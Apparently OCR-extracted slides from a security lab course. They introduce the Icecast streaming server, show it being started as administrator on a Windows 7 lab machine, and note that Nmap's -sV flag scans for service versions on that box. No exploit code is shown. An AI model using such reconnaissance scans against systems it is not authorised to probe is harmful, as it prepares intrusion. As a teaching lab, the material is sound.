
Icecast


Free server software for streaming multimedia

- Supports Ogg (Vorbis and Theora), Opus, WebM and MP3 streams
- For creating an Internet radio station, private jukebox, or something in between
- Very versatile - new sound data file formats added relatively easily based on open standards for communication and interaction





Start Windows






On Win7, run Icecast as administrator







Start Server




What is running on the Win7 box in our lab?






What is running on the Win7 box in our lab?




Nmap flag -sV is for service version scanning

